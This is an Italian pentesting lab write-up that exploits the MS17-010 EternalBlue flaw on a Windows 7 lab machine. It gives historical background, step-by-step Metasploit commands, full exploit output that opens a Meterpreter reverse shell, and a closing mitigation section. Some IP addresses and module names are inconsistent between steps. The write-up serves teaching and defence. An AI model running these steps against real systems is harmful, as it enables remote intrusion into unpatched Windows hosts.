

W17D1 - Vulnerabilità MS17_010

Windows 7 Pro - pentesting Vulnerability Exploit

Danilo 'danix' Macrì - mia.mail@mio.sito

Scan started on 28/10/2025 - duration (days): 1

Contents

Sommario	1
Scope	1
Tecnologie utilizzate	1
Note Storiche	1
Exploit	2
Mitigazione	5

Sommario

Nell'esercizio di oggi andremo a sfruttare la vulnerabilità MS17_010, conosciuta come EternalBlue, per ottenere una shell con privilegi elevati su una macchina Windows. Questa vulnerabilità è diventata famosa in quanto alla base del ransomware WannaCry. Si tratta di una falla di tipo buffer overflow che colpisce il sistema SMB dei sistemi operativi Windows, permettendo all'attaccante di eseguire codice remoto (RCE) sulla macchina target.

Scope

Questi sono i target aggiunti al nostro scope:

- 192.168.1.117

Tecnologie utilizzate

- Metasploit Framework 6.4.92-dev

Note Storiche

EternalBlue è un software sviluppato dall'Agenzia per la Sicurezza Nazionale Americana (NSA) per sfruttare MS17_010. Una volta a conoscenza dello 0-day, l'agenzia non informò Microsoft della falla, in modo da poter sviluppare EternalBlue per usarlo nei propri attacchi informatici.

Nel 2017 l'Agenzia americana scoprì che il software era stato rubato da un collettivo Hacker noto come Shadow Brokers, il quale tentò di venderlo sul black market senza successo. Nel mentre Microsoft venne informata della falla e rilasciò delle patch di sicurezza per i suoi sistemi affetti da questa vulnerabilità.

EternalBlue venne reso pubblico il 14 Aprile 2017. A Maggio il trojan ransomware WannaCry utilizzava EternalBlue per attaccare tutti i computer non ancora patchati e nel Giugno seguente, ci fu il famoso attacco NotPetya a danno dell'infrastruttura Ucraina, sempre utilizzando WannaCry come vettore di attacco.

Exploit

Per questo exploit utilizzeremo il metasploit framework avviandolo con

```
msfconsole
```

Una volta avviato il framework, andiamo a cercare tra i moduli con la parola chiave ms17-010

```
msf > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .               .      .      .
2  \ target: Windows 7                       .               .      .      .
3  \ target: Windows Embedded Standard 7    .               .      .      .
4  \ target: Windows Server 2008 R2         .               .      .      .
5  \ target: Windows 8                       .               .      .      .
6  \ target: Windows 8.1                     .               .      .      .
7  \ target: Windows Server 2012             .               .      .      .
8  \ target: Windows 10 Pro                  .               .      .      .
9  \ target: Windows 10 Enterprise Evaluation .               .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic                      .               .      .      .
12 \ target: PowerShell                     .               .      .      .
13 \ target: Native upload                   .               .      .      .
14 \ target: MOF upload                      .               .      .      .
15 \ AKA: ETERNALSYNERGY                     .               .      .      .
16 \ AKA: ETERNALROMANCE                     .               .      .      .
17 \ AKA: ETERNALCHAMPION                   .               .      .      .
18 \ AKA: ETERNALBLUE                       .               .      .      .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY                     .               .      .      .
21 \ AKA: ETERNALROMANCE                     .               .      .      .
22 \ AKA: ETERNALCHAMPION                   .               .      .      .
23 \ AKA: ETERNALBLUE                       .               .      .      .
24 auxiliary/scanner/smb/smb_ms17_010        .               normal No     MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR                      .               .      .      .
26 \ AKA: ETERNALBLUE                       .               .      .      .
27 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
28 \ target: Execute payload (x64)           .               .      .      .
29 \ target: Neutralize implant              .               .      .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) >
```

Scegliamo il numero 10 e lo selezioniamo con `use 10`. Ne vediamo le opzioni e impostiamo **RHOSTS** con l'indirizzo del nostro target e **LHOST** con l'indirizzo della nostra kali.¹

¹Nello screenshot era impostato l'IP di una macchina con Windows XP su cui l'exploit non ha funzionato, ma sono pigro e non ho rifatto lo screenshot

```
msf exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.13.37.100     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.112
RHOSTS => 192.168.50.112
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(windows/smb/ms17_010_psexec) >

```

Lanciamo l'attacco con `run` e vediamo dopo poco che ci viene presentata la shell meterpreter

```
msf exploit(windows/smb/ms17_010_etsnablue) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.117:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.50.117:445 - Rex::ConnectionTimeout: The connection with (192.168.50.117:445) timed out.
[*] 192.168.50.117:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.50.117:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_etsnablue) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.117:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.117:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.50.117:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.117:445 - The target is vulnerable.
[*] 192.168.50.117:445 - Connecting to target for exploitation.
[+] 192.168.50.117:445 - Connection established for exploitation.
[+] 192.168.50.117:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.117:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.50.117:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.50.117:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.50.117:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.50.117:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.117:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.117:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.117:445 - Starting non-paged pool grooming
[+] 192.168.50.117:445 - Sending SMBv2 buffers
[+] 192.168.50.117:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.117:445 - Sending final SMBv2 buffers.
[*] 192.168.50.117:445 - Sending last fragment of exploit packet!
[*] 192.168.50.117:445 - Receiving response from exploit packet
[+] 192.168.50.117:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.50.117:445 - Sending egg to corrupted connection.
[*] 192.168.50.117:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.50.117
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.117:49158) at 2025-11-05 12:33:37 +0100
[+] 192.168.50.117:445 - -----
[+] 192.168.50.117:445 - -----WIN-----
[+] 192.168.50.117:445 - -----


meterpreter >

```

Da qui possiamo operare sul sistema target con una shell avanzata. Proviamo a catturare uno screenshot della macchina con il comando `screenshot`

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/bwXpUtzE.jpeg  
meterpreter > 
```

e come vediamo ha funzionato



Mitigazione

Per mitigare questa vulnerabilità ci sono diverse strade, la più consigliata è ovviamente quella di installare le patch di sicurezza fornite da Microsoft per correggere il problema.

Si può inoltre pensare di bloccare tramite firewall il traffico sulle porte 139 e 445, di fatto rendendo inaccessibile il servizio SMB, ma questo potrebbe essere un problema se si tratta di un servizio utilizzato.

Nel caso invece in cui non serva il servizio si può anche disabilitarlo completamente, andando nel pannello di controllo, sotto **Programmi** e selezionando **Programmi e funzionalità** e poi **Attivazione o disattivazione delle funzionalità di Windows**, togliendo quindi la spunta al servizio **Supporto per condivisione files SMB**.

Con questo si conclude il nostro esercizio di oggi su EternalBlue e la vulnerabilità MS17-010.

Alla prossima.

